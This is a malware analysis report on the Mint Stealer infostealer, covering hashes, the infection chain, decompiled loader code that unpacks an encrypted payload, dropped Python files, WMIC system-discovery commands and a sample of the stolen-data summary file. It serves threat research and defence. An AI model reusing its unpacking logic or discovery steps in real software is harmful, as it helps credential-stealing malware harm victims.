

# Mint Stealer

## Technical Analysis

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# History

| Version | Date       | Author(s)    | Description            |
|---------|------------|--------------|------------------------|
| 1.0     | 07.08.2024 | Gökhan FIRAT | Initial Analysis Draft |
| 1.1     | 14.08.2024 | Gökhan FIRAT | TLP:CLEAR Completed    |

## 1 Executive Summary

The analysis of the Mint Stealer malware provides an in-depth understanding of the operational characteristics of this malicious software. This analysis highlights the key points necessary to comprehend Mint-Stealer’s capabilities and potential impacts better.

Mint Stealer targets and steals a wide range of sensitive information. This includes data from web browsers, cryptocurrency wallets, gaming account credentials, VPN client data, messaging application data, and FTP client data.

The malware collects and records information about the target system and the current user, which involves comprehensive data gathering about the system.

Mint Stealer creates and manages directories in the TEMP folder to organize and store the collected data. These directories help facilitate the organization of the data flow. The information gathered from the target system is sent to both specially crafted C2 addresses by the attacker and publicly accessible file-sharing platforms.

## 2 Scope

|                             |                                                                  |
|-----------------------------|------------------------------------------------------------------|
| Filename                    | Setup.exe                                                        |
| Filetype                    | Win32 EXE                                                        |
| Written Language            | C/C++                                                            |
| MD5                         | e6e620e5cac01f73d0243dc9cf684193                                 |
| SHA1                        | 0e2dde6cfd3229273c1f43d9dd9a3ffaa9c1a6e5                         |
| SHA256                      | 1064ab9e734628e74c580c5aba71e4660ee3ed68db71f6aa81e30f148a5080fa |
| First Seen / Detection Date | 2024-06-24                                                       |
| Initial Infection Vector    | N/A                                                              |

Table 1: First stage Mint Stealer loader fingerprints

|                             |                                                                  |
|-----------------------------|------------------------------------------------------------------|
| Filename                    | vadimloader.exe                                                  |
| Filetype                    | Win32 EXE                                                        |
| Written Language            | C/C++                                                            |
| MD5                         | 9f037593071344bc1354e5a619f914f4                                 |
| SHA1                        | 1d000b02ca751864296f225225c0cb0ba9b5129b                         |
| SHA256                      | db47e673cccdbe2abb11cc07997aeabf4d2bdc9bec286674b58c6baafa09b823 |
| First Seen / Detection Date | 2024-06-24                                                       |
| Initial Infection Vector    | Loader malware                                                   |

Table 2: Mint Stealer payload fingerprints

## 3 Technical Analysis

### 3.1 Infection Chain




Figure 1: Infection chain

### 3.2 Stage 1: Mint Stealer Loader Analysis

The Mint Stealer loader contains additional encrypted data stored in the Resource section of the program file. This data is written to the file system as an additional executable file after being decrypted using the FindResourceA and LoadResource functions. The loader checks whether the first 3 bytes of the data it tries to access in the Resource section match the hexadecimal characters **KAY** (4B 41 59). If no match is found, the program terminates.




Figure 2: Resource section of loader

```

ResourceA = FindResourceA(0i64, (LPCSTR)0x1B, (LPCSTR)0xA);
Resource = LoadResource(0i64, ResourceA);
address_of_resource_data = (__int64)LockResource(Resource);
resource_data = address_of_resource_data;
resource_size = SizeofResource(0i64, ResourceA);
v6 = *(_BYTE *)resource_data;
v7 = *(_BYTE *)(resource_data + 1);
v8 = *(_BYTE *)(resource_data + 2);
resource_data += 3i64;
if ( v6 != 75 || v7 != 65 || v8 != 89 )
{
    v61 = "Error, couldn't find attached data header.";
    goto LABEL_78;
}

```

Figure 3: Load embedded payload from resource section

The loader contains the expression TEMP\_onefile\_PID\_TIME, which is used to create a directory by resolving the %TEMP% directory, the PID value of the process associated with the loader, and the system time information.

|                   |      |                                                       |
|-------------------|------|-------------------------------------------------------|
| 48 31 E0          | xor  | rax, rsp                                              |
| 48 89 84 24 D8 00 | mov  | [rsp+138h+var_60], rax                                |
| 00 00             |      |                                                       |
| 4C 8D 3D AC AC 02 | lea  | r15, FileName                                         |
| 00                |      |                                                       |
| 48 8D 15 D9 15 02 | lea  | rdx, aTempOnefilePid ; "{TEMP}\\onefile_{PID}_{TIME}" |
| 00                |      |                                                       |
| 41 B8 00 10 00 00 | mov  | r8d, 1000h                                            |
| 4C 89 F9          | mov  | rcx, r15 ; String                                     |
| E8 67 F5 FF FF    | call | sub_1400123E0                                         |
| 84 C0             | test | al, al                                                |
| 0F 84 FD 06 00 00 | jz   | loc_14001357E                                         |

Figure 4: Folder format to be created in the TEMP directory

Analysis findings of the files to be included in this section should include information obtained from code analysis and behavior analysis findings.

The data of the executable file generated by decoding the data found in the Resource section of the program is initially written to the .data section. The encrypted data is decrypted using the RC4 algorithm.

|                  |             |             |             |             |                  |
|------------------|-------------|-------------|-------------|-------------|------------------|
| 00007FF6CA7F4880 | 4D 5A 78 00 | 01 00 00 00 | 04 00 00 00 | 00 00 00 00 | MZX.....         |
| 00007FF6CA7F4890 | 00 00 00 00 | 00 00 00 00 | 40 00 00 00 | 00 00 00 00 | .....@.          |
| 00007FF6CA7F48A0 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....X..         |
| 00007FF6CA7F48B0 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 78 00 00 00 | .....            |
| 00007FF6CA7F48C0 | 0E 1F BA 0E | 00 84 09 CD | 21 88 01 4C | CD 21 54 68 | ..°...!..LI!Th   |
| 00007FF6CA7F48D0 | 69 73 20 70 | 72 6F 67 72 | 61 6D 20 63 | 61 6E 6E 6F | is program canno |
| 00007FF6CA7F48E0 | 74 20 62 65 | 20 72 75 6E | 20 69 6E 20 | 44 4F 53 20 | t be run in DOS  |
| 00007FF6CA7F48F0 | 6D 6F 64 65 | 2E 24 00 00 | 50 45 00 00 | 64 86 09 00 | mode.\$..PE..d.. |
| 00007FF6CA7F4C00 | D5 AC 78 66 | 00 00 00 00 | 00 00 00 00 | F0 00 22 00 | 0~xf.....d."     |
| 00007FF6CA7F4C10 | 08 02 0E 00 | 00 86 73 00 | 00 98 70 00 | 00 00 00 00 | .....s...p....   |
| 00007FF6CA7F4C20 | AC 97 71 00 | 00 10 00 00 | 00 00 00 00 | 01 00 00 00 | ~.q.....@....    |
| 00007FF6CA7F4C30 | 00 10 00 00 | 00 02 00 00 | 06 00 00 00 | 00 00 00 00 | .....            |
| 00007FF6CA7F4C40 | 06 00 00 00 | 00 00 00 00 | 00 60 E7 00 | 00 04 00 00 | .....ç....       |
| 00007FF6CA7F4C50 | 00 00 00 00 | 03 00 60 81 | 00 80 96 00 | 00 00 00 00 | .....            |
| 00007FF6CA7F4C60 | 00 10 00 00 | 00 00 00 00 | 00 00 10 00 | 00 00 00 00 | .....            |
| 00007FF6CA7F4C70 | 00 10 00 00 | 00 00 00 00 | 00 00 00 00 | 10 00 00 00 | .....            |
| 00007FF6CA7F4C80 | 00 00 00 00 | 00 00 00 00 | C8 E8 74 00 | 3C 00 00 00 | .....ëet.<..     |
| 00007FF6CA7F4C90 | 00 E0 79 00 | DC 5F 6D 00 | 00 80 78 00 | E8 E6 00 00 | .ay.Ü_m..*x.eæ.. |
| 00007FF6CA7F4CA0 | 00 00 00 00 | 00 00 00 00 | 00 40 E7 00 | AC 10 00 00 | .....@ç~..       |
| 00007FF6CA7F4CB0 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 00007FF6CA7F4CC0 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 00007FF6CA7F4CD0 | 20 D5 73 00 | 40 01 00 00 | 00 00 00 00 | 00 00 00 00 | .....ô.s.e.....  |
| 00007FF6CA7F4CE0 | D8 F7 74 00 | D0 08 00 00 | 00 00 00 00 | 00 00 00 00 | 0~t.D.....       |
| 00007FF6CA7F4CF0 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 00007FF6CA7F4D00 | 2E 74 65 78 | 74 00 00 00 | 62 85 73 00 | 00 10 00 00 | .text...b.s..... |
| 00007FF6CA7F4D10 | 00 86 73 00 | 00 04 00 00 | 00 00 00 00 | 00 00 00 00 | ..s.....         |
| 00007FF6CA7F4D20 | 00 00 00 00 | 20 00 00 60 | 2E 72 64 61 | 74 61 00 00 | .....rdata..     |
| 00007FF6CA7F4D30 | 64 A0 01 00 | 00 A0 73 00 | 00 A2 01 00 | 00 8A 73 00 | d ... s...ç...s  |
| 00007FF6CA7F4D40 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 40 00 00 40 | .....@.e@        |
| 00007FF6CA7F4D50 | 2E 64 61 74 | 61 00 00 00 | A8 5C 03 00 | 00 50 75 00 | .data...\.Pu     |
| 00007FF6CA7F4D60 | 00 7E 00 00 | 00 2C 75 00 | 00 00 00 00 | 00 00 00 00 | .....u.....      |
| 00007FF6CA7F4D70 | 00 00 00 00 | 40 00 00 C0 | 2E 70 64 61 | 74 61 00 00 | .....@.A.pdata.. |
| 00007FF6CA7F4D80 | E8 E6 00 00 | 00 80 78 00 | 00 E8 00 00 | 00 AA 75 00 | èæ...*x.e...*u.  |
| 00007FF6CA7F4D90 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 40 00 00 40 | .....@.e@        |

Figure 5: Payload data written to the .data section

Then, the file is saved with the name "vadimloader.exe" in the newly created directory. Along with the second-stage executable, the necessary DLLs and dynamic Python modules required by the malware during execution are also saved in the current directory.


```

v45 = v3;
p_cb = &lpStartupInfo->cb;
mw_DecodeData(lpStartupInfo, 8i64);
v47 = *(_QWORD *)NumberOfBytesWritten;
sub_7FF6BD443630(word_7FF6BD470350);
FileW = CreateFileW(word_7FF6BD470350, 0x40000000u, 2u, 0i64, 2u, 0, 0i64);
if ( FileW == (HANDLE)-1i64 )
{
    v60 = _acrt_iob_func(2u);
    sub_7FF6BD442C50(v60, "Error, failed to open '%ls' for writing.\n", word_7FF6BD470350);
    exit(2);
}
file_handle = FileW;
if (~v47 )
{
    while ( 1 )
    {
        v50 = 0x8000i64;
        if ( v47 < 0x8000 )
            v50 = v47;
        mw_DecodeData(&payload_data, v50);
        NumberOfBytesWritten[0] = 0;
        if ( !WriteFile(file_handle, &payload_data, v50, p_cb, 0i64) )
            break;
        v47 -= v50;
        if ( !v47 )
            goto LABEL_11;
    }
    SetLastError = GetLastError();
    v59 = "Error, couldn't unpack file to target path.";

```

Figure 6: Unpacking additional files for payload execution





| Name               | Date modified     | Type                 | Size      |
|--------------------|-------------------|----------------------|-----------|
| certifi            | 8/5/2024 11:51 PM | File folder          |           |
| charset_normalizer | 8/5/2024 11:51 PM | File folder          |           |
| Crypto             | 8/5/2024 11:51 PM | File folder          |           |
| zstandard          | 8/5/2024 11:51 PM | File folder          |           |
| _bz2.pyd           | 8/5/2024 11:50 PM | Python Extension ... | 83 KB     |
| _ctypes.pyd        | 8/5/2024 11:51 PM | Python Extension ... | 0 KB      |
| _decimal.pyd       | 8/5/2024 11:51 PM | Python Extension ... | 248 KB    |
| _hashlib.pyd       | 8/5/2024 11:51 PM | Python Extension ... | 64 KB     |
| _lzma.pyd          | 8/5/2024 11:51 PM | Python Extension ... | 156 KB    |
| _queue.pyd         | 8/5/2024 11:51 PM | Python Extension ... | 32 KB     |
| _socket.pyd        | 8/5/2024 11:51 PM | Python Extension ... | 82 KB     |
| _sqlite3.pyd       | 8/5/2024 11:51 PM | Python Extension ... | 122 KB    |
| _ssl.pyd           | 8/5/2024 11:51 PM | Python Extension ... | 174 KB    |
| _wmi.pyd           | 8/5/2024 11:51 PM | Python Extension ... | 36 KB     |
| libcrypto-3.dll    | 8/5/2024 11:51 PM | Application exten... | 5,042 KB  |
| libffi-8.dll       | 8/5/2024 11:51 PM | Application exten... | 39 KB     |
| libssl-3.dll       | 8/5/2024 11:51 PM | Application exten... | 772 KB    |
| python3.dll        | 8/5/2024 11:51 PM | Application exten... | 67 KB     |
| python312.dll      | 8/5/2024 11:51 PM | Application exten... | 6,809 KB  |
| select.pyd         | 8/5/2024 11:51 PM | Python Extension ... | 31 KB     |
| sqlite3.dll        | 8/5/2024 11:51 PM | Application exten... | 1,469 KB  |
| unicodedata.pyd    | 8/5/2024 11:51 PM | Python Extension ... | 1,112 KB  |
| vadimloader.exe    | 8/5/2024 11:46 PM | Application          | 14,601 KB |
| vcruntime140.dll   | 8/5/2024 11:51 PM | Application exten... | 107 KB    |

Figure 7: Files dropped into newly created onefile folder

The second-stage program file, created with the name "vadimloader.exe," is launched as a new process using the CreateProcessA function.

3.3 Stage 2: Mint Stealer Payload Analysis

The second-stage payload, named VadimLoader, known as Mint Stealer, leverages the dynamic Python libraries and DLLs created in the previously mentioned directory to carry out its functionality. During runtime, it reads and loads these files into process memory.

Every operation carried out by Mint Stealer is performed using dynamic Python modules (DLLs). These operations include system and user discovery via WMI and COM objects, data collection, decryption of encrypted data, and sending the collected information to the attacker-controlled C2 servers.

3.3.1 System Discovery

Mint Stealer collects information about the target system using WMI through the COM interface. The collected information and commands used are listed below. The RCLSID and RIID values used to run WMI commands from the COM interface are as follows:

```
RCLSID: 4590F811-1D3A-11D0-891F-00AA004B2E24
RIID: dc12a687-737f-11cf-884d-00aa004b2e24
```




Figure 8: Mint Stealer payload execution process tree

- **Hostname**

Mint Stealer obtains the current computer name using the hostname.exe utility to identify the infected system.

- **Machine UUID**

```
Command: wmic csproduct get uuid
```

Mint Stealer attempts to obtain the Universally Unique Identifier (UUID), which is unique to each computer.

- **Operating System and Architecture**

```
Command: wmic OS get caption, osarchitecture
```

This command is used to obtain the full name, version, and architecture of the operating system.

- **CPU**

```
Command: wmic cpu get name
```

This command is used to retrieve the model name and brand information of the processor in the system.

- **GPU**

```
Command: wmic PATH Win32_VideoController get name
```

This command is used to gather information about the graphics card in the computer, specifying the full name and model of the graphics cards.

- **RAM**

```
Command: wmic computersystem get totalphysicalmemory
```

This command is used to learn the total physical memory (RAM) capacity of the computer.



3.3.2 Data Collection

Mint Stealer saves the information it discovers about the system, along with the data it collects from installed applications, in randomly named directories in the %TEMP% folder as two equivalent ZIP archive files. One of the archive files starts with the expression **"Save-"** followed by a string of random characters, while the other archive file is named with a completely random 7-character string.


|                                                                                                                                                                       |                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                 |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre>mov rcx,qword ptr ds:[rsi+10] xor ebx,ebx mov rdi,rcx call qword ptr ds:[cCreateDirectoryW] mov rcx,rdi mov ebx,eax test ebx,ebx ja python312.7FFDCE3AA6B8</pre> | <pre>rcx:L"C:\Users\...\AppData\Local\Temp\Save-Yz93F5Z3VWU", rdi:_PyRuntime+6FFB0, rax:_PyRuntime+6FFB0 rcx:L"C:\Users\...\AppData\Local\Temp\Save-Yz93F5Z3VWU",</pre> | <pre>RAX 00007FFDCE80BF80 python312.00007FFDCE80BF80 RBX 0000000000000000 RCX 0000000000682CB20 L"C:\Users\...\AppData\Local\Temp\Save-Yz93F5Z3VWU" RDX 0000000000000000 RSP 0000000000000000 RBP 0000000000000000 RSE 0000000000000000 RSI 0000000000000000 &amp;"mkdir" RDI 00007FFDCE80BF80 python312.00007FFDCE80BF80</pre> |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Figure 9: Creating ZIP files for collected informations

| AppData > Local > Temp >        |                   |                     |      |
|---------------------------------|-------------------|---------------------|------|
| Name                            | Date modified     | Type                | Size |
| onefile_1816_133673997113383475 | 8/6/2024 11:34 PM | File folder         |      |
| Save-S8gyPkSLcov.zip            | 8/6/2024 11:52 PM | Compressed (zipp... | 7 KB |
| ZLZ9Un.zip                      | 8/6/2024 11:52 PM | Compressed (zipp... | 7 KB |

Figure 10: Created ZIP files by Mint Stealer

Mint Stealer records the list of installed applications along with user and system information in a file named Informations.txt.



```

//  ///
//////////
//////////
//////////
//////////
//////////
//////////
//////////


[ MintStealer - t.me/mintOnTop ]

UUID: 15FC4D56- 34576
IP: 127.0.0.1
HOSTNAME: DESKTOP
USERNAME:
OS: Microsoft Windows 10 Pro 64-bit
FileLocation: C:\Users\AppData\Local\Temp\onefile_1816_133673997113383475
CPU: AMD Ryzen 7 5700U with Radeon Graphics AMD Ryzen 7 5700U with Radeon Graphics
GPU(s): AMD Radeof (TM) R7 370 Series
RAM: 1 GB
DISK: 99 GB
